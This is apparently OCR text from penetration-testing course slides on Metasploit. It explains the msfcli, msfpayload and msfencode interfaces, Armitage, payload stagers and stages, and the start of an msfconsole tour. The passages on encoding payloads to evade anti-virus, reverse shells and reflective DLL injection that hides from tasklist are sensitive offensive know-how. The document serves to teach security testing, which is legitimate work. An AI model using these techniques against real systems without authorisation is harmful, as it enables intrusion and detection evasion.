
Still, other user interfaces of Metasploit are helpful, including (but not limited to):

msfcli: This interface offers the ability to kick off Metasploit at an operating system shell prompt, telling Metasploit in a single command everything the penetration tester wants to do. It is especially useful for integrating Metasploit into shell scripts for bash, cmd.exe, or PowerShell. In the example on the slide above, we're using msfcli to run the MS08-067 exploit to invoke the payload of a Windows shell against target remote host 10.10.10.9, listening on a local port of 2222. We want msfcli to Exploit (E) that target.

msfpayload: This interface is useful for taking a Metasploit payload (such as a payload that launches a network-accessible Windows shell) and converting it into a file that can be executed in some fashion. Output options include raw binary, Windows EXEs, Linux binary executables, JavaScripts, and VBAs. In the example on the slide, we are using msfpayload to take the Meterpreter payload set to use a listening TCP port (bind_tcp) of port 2222, generated in eXecutable format, storing the results in meterpreter.exe.

msfencode: This interface is used to encode files (such as Metasploit payloads) so that they can dodge detection by anti-virus, IDS, and IPS tools. In the example above, we are taking the code inside of the hypothetical raw_shell file, encoding it with an encoder called shikata_ga_nai (which will XOR the code with a randomly generated key), applying four rounds of encoding (-c 4), generating an EXE type of output, storing our results in the file EncodedShell.exe.

xmlrpc: Metasploit can be controlled by other client programs using XML over RPC. From within the msfconsole, a user can run the "load xmlrpc" command to invoke this functionality. Metasploit will start to listen on the local loopback interface on TCP port 55553 by default, awaiting connections that provide XML over RPC with actions for Metasploit to perform. By default, Metasploit creates a randomly selected password for authenticating these connections. Ryan Linn created some Lua scripts called "Nsploit" for the Nmap Scripting Engine (NSE), which allow a user to run Nmap to perform a scan of a target and then have Nmap automatically trigger Metasploit over XMLRPC to exploit the target.




Metasploit also includes the Armitage tool, a fantastic GUI for interacting with Metasploit and controlling the workflow of a penetration test.

Armitage accesses Metasploit via the xmlrpc interface, sending data to and from it across TCP port 55553 by default. It also interacts with a back-end Metasploit database using that same xmlrpc connection.

Within Armitage, a user has access on the upper left of the GUI to all of the Metasploit modules, including auxiliary, exploit, payload, and post modules. Furthermore, on the upper right-hand side of the screen, the attacker can get either a graphical view of the target environment, or a table-list view. The bottom of the screen provides direct access to msfconsole, as well as other items an attacker may pilfer from a target environment, including passwords.


Within its menu system at the top of the screen, Armitage provides access to a variety of different attacks implemented in Metasploit, including the ability to exploit browsers, create malicious files, and more.

Armitage also includes automated exploit capabilities, either using the autopwn features built into Metasploit, which we'll discuss later in this class, or Armitage's own "Hail Mary" feature, which automatically chooses exploits for a target based on a given port or discovered vulnerabilities in that target.



Let's focus on Metasploit modules, because these are the fundamental building blocks we can use to penetrate and assess systems. Metasploit has several hundred modules. The most useful types of modules are in five categories:


- *Exploits:* These modules are designed to take advantage of a flaw on a target machine, causing the system to run software of the attacker's choosing (usually a Metasploit payload). Some of the exploits are service-side attacks, which exploit a listening target service across the network. Others are client-side exploits, which listen on the network for inbound requests from vulnerable clients, delivering back exploits in a response.
- *Payloads:* These modules are the code that the exploit causes to run on a target system. Some payloads are singles, having all of their loading, communication, and feature code in a single module package. Others are broken into stagers and stages. A stager's job is to load a stage into the target system's memory and facilitate communication with the stage. The stage is the thing the attacker wants to actually do on the target machine, such as get remote shell access, control the system's GUI remotely, etc. A full payload consists of either a single or a stager plus a stage.
- *Encoders:* These modules provide a variety of different mechanisms for altering payloads and exploits to make them difficult to detect by IDS, IPS, and anti-virus tools.
- *Post:* These modules are used after successful exploitation, typically when the Meterpreter payload is running on a target. They provide various post-exploitation automation, including keystroke logging, privilege escalation, management of target machines, and more.
- *NOP:* These modules create NOP sleds, groups of machine-language "No Operation" instructions, that cause a target machine's processor to do nothing for a clock cycle. Groups of these instructions help to improve the odds that an attacker's exploit will successfully result in code execution on a target system.



Metasploit exploits come in two forms: Active and Passive.

Active exploits typically attack a listening service across the network, and are sometimes referred to as "server-side exploits". Exploits for services such as file servers (using Windows Server Message Block or other protocols) or web servers fall into this category. By default, these exploits run in the foreground (taking over the terminal session), executing until they either complete (with successful exploitation granting a session on the target) or fail. To over-ride the default and make an active exploit run in the background, you could invoke the exploit with the "exploit -j" in msfconsole, with the -j making it run as a job in the background. We'll cover the concepts surrounding Metasploit jobs in more detail later.


Other Metasploit exploits are passive, in that they cause Metasploit to wait for a connection before sending an exploit back to the target. These passive exploits are often used for client-side exploitation, exploiting browsers and other client software. By default, passive exploits automatically go into the background, freeing up the terminal session to do other things. Metasploit activates its listener in the background, and, when a connection occurs, it prints out information about the connection on the screen. After successful exploitation and a session (such as a remote shell) is established with the target, the penetration tester can use the msfconsole sessions -l command (for "list") and sessions -i command (for interact) to access the target.



Some Metasploit payloads are "singles" while others are broken down into stagers and stages. Single payloads are self-contained code in a single payload package, delivered by an exploit to a target, with the payload containing everything it needs to communicate with the attacker and take some action on a target machine. Typically, single payloads are small and simple, without a lot of advanced features. Example single payloads include adduser (which adds a user to the local admin group of a Windows machine), exec (which runs a given command on a target machine), shell_bind_tcp (which creates a shell listening on a given TCP port), and shell_reverse_tcp (which makes a reverse shell connection back to the attacker for inbound shell access to the target box). Single payloads are useful when a penetration tester can deliver a payload to a target, but then cannot directly access the target across the network to load in more code into the target system later. Single payloads make everything self contained and deliverable in one package, not relying on a back-and-forth staged load across the network.

Other Metasploit payloads are separated into stagers and stages. Once it is delivered to a target via an exploit, a stager's job is to implement a communications channel between the attacker and the target and to load the stage into the target's memory so it can be executed. The stage, in turn, implements some features when the penetration tester wants to wield control over the target. The stager is the network connections loader and plumber. The stage is the action you want to take on the target. A full payload consists of a stager and a stage. Stagers are rather small and focused on networking, while stages tend to be larger and more complex.


Example stagers include bind_tcp (which listens on a TCP port on the target machine) and reverse_tcp (which makes a connection from the target back to the attacker). Example stages are VNC (Virtual Network Computing for remote GUI control) and Meterpreter (more on that later). Stages and stagers are useful when the attacker wants more complex and complete control over a target machine and can have a dynamic, back and forth interaction with the target across the network to load the stage.



To help illustrate the difference between singles and stages/stagers, consider payloads that can be used to get cmd.exe shell access of a target machine via a listening TCP port. A single payload that does this is windows/shell_bind_tcp. But, Metasploit also has a shell stage and a bind_tcp stager, which can be used together as windows/shell/bind_tcp (note the different syntax here between the single windows/shell_bind_tcp and the stage/stager of windows/shell/bind_tcp… that / is important!). Both the single windows/shell_bind_tcp and the stage/stager windows/shell/bind_tcp implement a listening shell on a TCP port. So, what's the difference, and why is the distinction important?

For starters, the single is self contained, one piece of code delivered to the target in a single shot. The stage/stager is loaded in two parts, requiring the attacker to maintain direct connectivity to the target throughout payload delivery.

But, a more important difference involves the fact that, with the use of stagers and stages, we can choose from among many different stagers to use with any one of our favorite stages. Separating out the communication from the action we want to take on a target gives huge flexibility for us as penetration testers. Instead of using the bind_tcp stager with our shell, we could alternatively use windows/shell/reverse_tcp for a reverse shell connection or windows/shell/bind_ipv6_tcp for an IPv6 TCP listener on a target. We can use any one of many different stagers, all to get our shell, giving us many more combinations and features than we have with the singles payloads.



To really illustrate the flexibility offered by the stage/stager separation, consider this sampling of the stagers offered by Metasploit, each of which can be used with most of the stages. The arsenal of stagers includes:

bind_tcp: This stager listens on an attacker-provided TCP port on the target machine, letting Metasploit make an inbound connection to this port for communication with the stage.

bind_ipv6_tcp: This stager is very similar to bind_tcp, but uses IPv6 instead of IPv4 for network communication.

bind_nonx_tcp: This stager does not use the NX (non-executable) and Windows Data Execution Prevention (DEP) dodging features offered by default in the other stagers. The result is smaller payloads (NX dodging makes payloads larger based on the way they have to allocate memory).

reverse_tcp: This stager makes an outbound TCP connection from the target machine, back to the attacker running Metasploit. It implements inbound communication via an outbound connection.

reverse_http: This stager launches Internet Explorer on the victim machine and uses it to communicate outbound. That way, as long as IE is allowed to communicate across the network through a personal firewall, network firewall, and/or web proxy, this stager will be able to ride out through such communication.

reverse_ipv6_tcp: This stager is similar to reverse_tcp, but uses IPv6.

reverse_nonx_tcp: This stager makes a reverse connection, but doesn't try to dodge NX or DEP.

reverse_tcp_allports: This stager tries to cycle through all outbound TCP ports (from 1 to 65536) in an attempt to reach back to the attacker for commands to pass to the stage.

x64/bind_tcp and *x64/reverse_tcp:* These stagers include code for 64-bit versions of Windows and Linux to implement a TCP listener or reverse TCP connection, respectively.

Some Metasploit Stages

- Metasploit includes very useful stages:
  - shell: cmd.exe access (Win) or bash (Linux)
  - x64/shell: cmd.exe access of 64-bit Win OSs
  - meterpreter: Ultra-powerful environment for total domination of target machine
  - x64/meterpreter: 64-bit goodness
  - patchupmeterpreter: Meterpreter injected via older patchup DLL injection technique
  - vncinject: Virtual Network Computing GUI control
  - X64/vncinject: 64-bit VNC
  - dllinject: Inject an attacker-chosen DLL into memory

- By default, reflective DLL injection technique is used
  - DLL copied to memory so it doesn't show up in the output of the Windows "tasklist /m" command and other DLL listing tools
  - Although, older patchup method still available as option for some stages

 27

The stagers are nice in that they give us flexible communication, but by themselves, they are useless. The stager is merely a communications device with the stage, where the real action is. Metasploit doesn't disappoint when it comes to a good number of very useful stages, including:

shell: On Windows targets, this stage gives cmd.exe access on the target box… the good old familiar C:\> prompt. For Linux targets, this stage gives bash access of the target.

x64/shell: This stage gives cmd.exe access of 64-bit versions of Windows OSs.

meterpreter: This super powerful environment gives the attacker many degrees of control over the target, offering up a huge number of capabilities and automation features. We'll spend a lot of time later going over the Meterpreter in detail a little bit later.

x64/meterpreter: This stage is a 64-bit compatible version of the Meterpreter. Although the 32-bit version of the Meterpreter will function on 64-bit versions of Windows, it cannot interact with 64-bit processes. It can only interact with 32-bit processes on the 64-bit OS.

patchupmeterpreter: This stage implements the Meterpreter, but it is injected into memory using an older technique for DLL injection called "patch-up". With that technique, Metasploit loads a DLL into memory by patching the Windows API call associated with injecting code.


vncinject: This stage gives remote control of the target GUI.

x64/vncinject: This stage injects a 64-bit version of the VNC server into 64-bit versions of Windows.

dllinject: This stage injects any DLL of the attacker's choosing into an exploited process.

By default, all of the stagers (except the "patchup" versions) rely on the reflective DLL injection technique instead of the older patchup technique. Rather than patching up a Windows API call for loading code into memory, the reflective technique includes its own functionality for copying code into memory. Therefore, the Windows "tasklist /m" command won't show the loaded DLL in the memory of the victim process.

In the next section of class, we'll zoom into the features of one of the most useful Metasploit interfaces: msfconsole. We've structured this tour of msfconsole to focus on the capabilities that are most useful to us in professional penetration testing and vulnerability assessments. As we conduct this tour, please think about how you can use the features we discuss in your own work to make your tests more powerful, thorough, and focused on understanding the business risk of the target organizations you test.



Now, to get more familiar with Metasploit, we are going to conduct a deep-dive tour of the msfconsole. We'll walk you through several elements of this most valuable Metasploit interface. You can simply watch the lecture itself, or, if you'd like to experiment with the various commands we discuss while going the tour, please feel free to do so.

For this portion of the class, please change into the Metasploit directory and run a script to set environment variables appropriately:


```
# cd /home/tools/framework-4.0.0
# source /opt/usenewruby.sh
```

The "source" command tells our shell to accept changes to its environment variables from a script that we'll run. The script, called usenewruby.sh, sets some environment variables for the version of Ruby we'll want to use for Metasploit throughout this course.

Now, invoke the Metasploit framework console:

```
# ./msfconsole
```

While our focus now will be on msfconsole, we'll also touch on other Metasploit user interfaces, especially msfpayload and msfencode, at various points throughout the rest of the course.



Let's start our tour by looking at ways we can interact with msfconsole as a shell. Now, it's not a full-purpose shell, but it does offer numerous shell-like capabilities that can really optimize our work within Metasploit, saving a lot of time and making it a lot easier to use.

Like any good shell, msfconsole supports tab-auto-complete. When accessing various components within msfconsole, you can usually start typing your command, exploit, payload, or encoder, and hit the tab key to expand it. If there is a unique item, it will finish typing for you. If there isn't a unique item, hit Tab-Tab, and it will show you every possible match for where you are in the interface.

To see this in action, at the msf console prompt, type:

```
msf > us
```

Then, hit the Tab key. You will see that your "use" command is automatically finished.

Then, type "exp". Hit Tab, and it will be expanded to the word "exploit/". Continue this way until you get through the following:

```
msf > use exploit/windows/browser/adobe_
```

